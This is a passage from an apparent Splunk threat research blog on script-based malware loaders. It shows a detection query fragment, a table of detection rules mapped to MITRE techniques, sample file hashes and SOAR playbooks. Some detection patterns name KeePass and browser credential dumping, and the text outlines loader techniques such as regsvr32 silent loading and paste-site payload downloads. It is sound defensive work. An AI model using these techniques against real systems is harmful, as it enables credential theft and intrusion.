"*/shtml*", "*/sverhtml*", "*/sxml*", "*/skeepass*") AND Processes.process IN
("*\\temp\\*", "*\\users\\public\\*", "*\\programdata\\*")

by Processes.dest Processes.user Processes.parent_process_name Processes.parent_process
Processes.process_name Processes.process Processes.process_id
Processes.parent_process_id Processes.original_file_name

| `drop_dm_object_name(Processes)`

| `security_content_ctime(firstTime)`
```

```
| `security_content_ctime(lastTime)`
```



Name	Technique ID	Tactic	Description
Suspicious Process DNS Query Known Abuse Web Services	T1059.005	Execution	Detects a suspicious process having a DNS query on known abuse text paste web services, or VoIP, instant messaging, and digital distribution platform to download some files.
Loading Of Dynwrapx Module	T1055.001	Defense Evasion, Privilege Escalation	Detects loading of dynwrapx.dll in a process
Wscript Or Cscript Suspicious Child Process	T1055	Defense Evasion, Privilege Escalation	Detects suspicious child process of wscript and cscript process.
Winhlp32 Spawning a Process	T1055	Defense Evasion, Privilege Escalation	Detects winhlp32 spawning another process

Process Writing DynamicWrapperX	T1559.001	Execution	Detects dropping of dynwrapx.dll to use DynamicWrapperX which is an ActiveX component that can be used in a script to call Windows API functions.
Vbscript Execution Using Wscript App	T1059.005	Execution	Detects execution of vbscript using wscript.exe.
Jscript Execution Using Cscript App	T1059.007	Execution	Detects execution of jscript using cscript.exe.
Regsvr32 Silent and Install Param Dll Loading	T1218.010	Defense Evasion	Detects install silent parameter of regsvr32.exe
Regsvr32 with Known Silent Switch Cmdline	T1218.010	Defense Evasion	Detects silent switch of regsvr32.exe.
System Info Gathering Using Dxdiag Application	T1592	Reconnaissance	Detects dxdiag process for possible system info collection parameter /t
Possible Browser Pass View Parameter	T1555.003	Credential Access	Detects possible web browser credential dumper process

Hashes

Filename	Hashes - sha256
invoice.vbs	cb77b93150cb0f7fe65ce8a7e2a5781e727419451355a7736db84109fa215a89
remcos.dll	ff169ae934b92a2dfe78f4793c60256d4f36992a0e1218ed6b6d59b3809ed210
dynwrapx.dll	4ef3a6703abc6b2b8e2cac3031c1e5b86fe8b377fde92737349ee52bd2604379
shellcode	c344723295279aaaf2a4220a77d74db903985264cf3adfba5015f9f31f0dddec

Stage1.vbs (download stage2 in pastebin)	cb77b93150cb0f7fe65ce8a7e2a5781e727419451355a7736db84109fa215a89

Automating with SOAR Playbooks

The following community Splunk SOAR playbooks mentioned below can be used in conjunction with some of the previously described analytics:

Name	Description
Malware Hunt And Contain	This playbook hunts for malware across managed endpoints, disables affected users, shuts down their devices, and blocks files by their hash from further execution via Carbon Black.
Email Notification for Malware	This playbook tries to determine if a file is malware and whether or not the file is present on any managed machines. VirusTotal "file reputation" and PANW WildFire "detonate file" are used to determine if a file is malware, and CarbonBlack Response "hunt file" is used to search managed machines for the file. The results of these investigations are summarized in an email to the incident response team.
Block Indicators	This playbook retrieves IP addresses, domains, and file hashes, blocks them on various services, and adds them to specific blocklists as custom lists

Why Should You Care?

This blog shows how vbscript and jscript are leveraged by all sorts of offensive actors including penetration testing consultants, cybercrime actors, and cyber espionage actors in process injection and shellcode execution. Unlike binary malware loaders, malware loader scripts are very flexible in terms of updates, encryption and also code obfuscation to bypass detections. According to unit42's 2020 article, Script base malware is one of the new attacker trends and it keeps on evolving and improving as part of the malware tooling ecosystem. Cyber Defenders need to design and deploy effective monitoring capabilities that allow them to detect and respond to: suspicious script execution, process injection and suspicious use of text paste web service in their corporate or server networks.

Learn More

You can find the latest content about security analytic stories on research.splunk.com. For a full list of security content, check out the release notes on Splunk Docs.

3.32.0


Feedback

Any feedback or requests? Feel free to put in an issue on Github and we'll follow up. Alternatively, join us on the Slack channel #security-research. Follow these instructions If you need an invitation to our Splunk user groups on Slack.

Contributors

We would like to thank the following for their contributions to this post.

- Teoderick Contreras
- Michael Haag
- Jose Hernandez
- Lou Stella



Posted by

Splunk Threat Research Team

The Splunk Threat Research Team is an active part of a customer's overall defense strategy by enhancing Splunk security offerings with verified research and security content such as use cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by providing tactical guidance and insights to detect, investigate and respond against the latest threats. The Splunk Threat Research Team focuses on understanding how threats, actors, and vulnerabilities work, and the team replicates attacks which are stored as

datasets in the Attack Data repository.

Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.

Read more Splunk Security Content.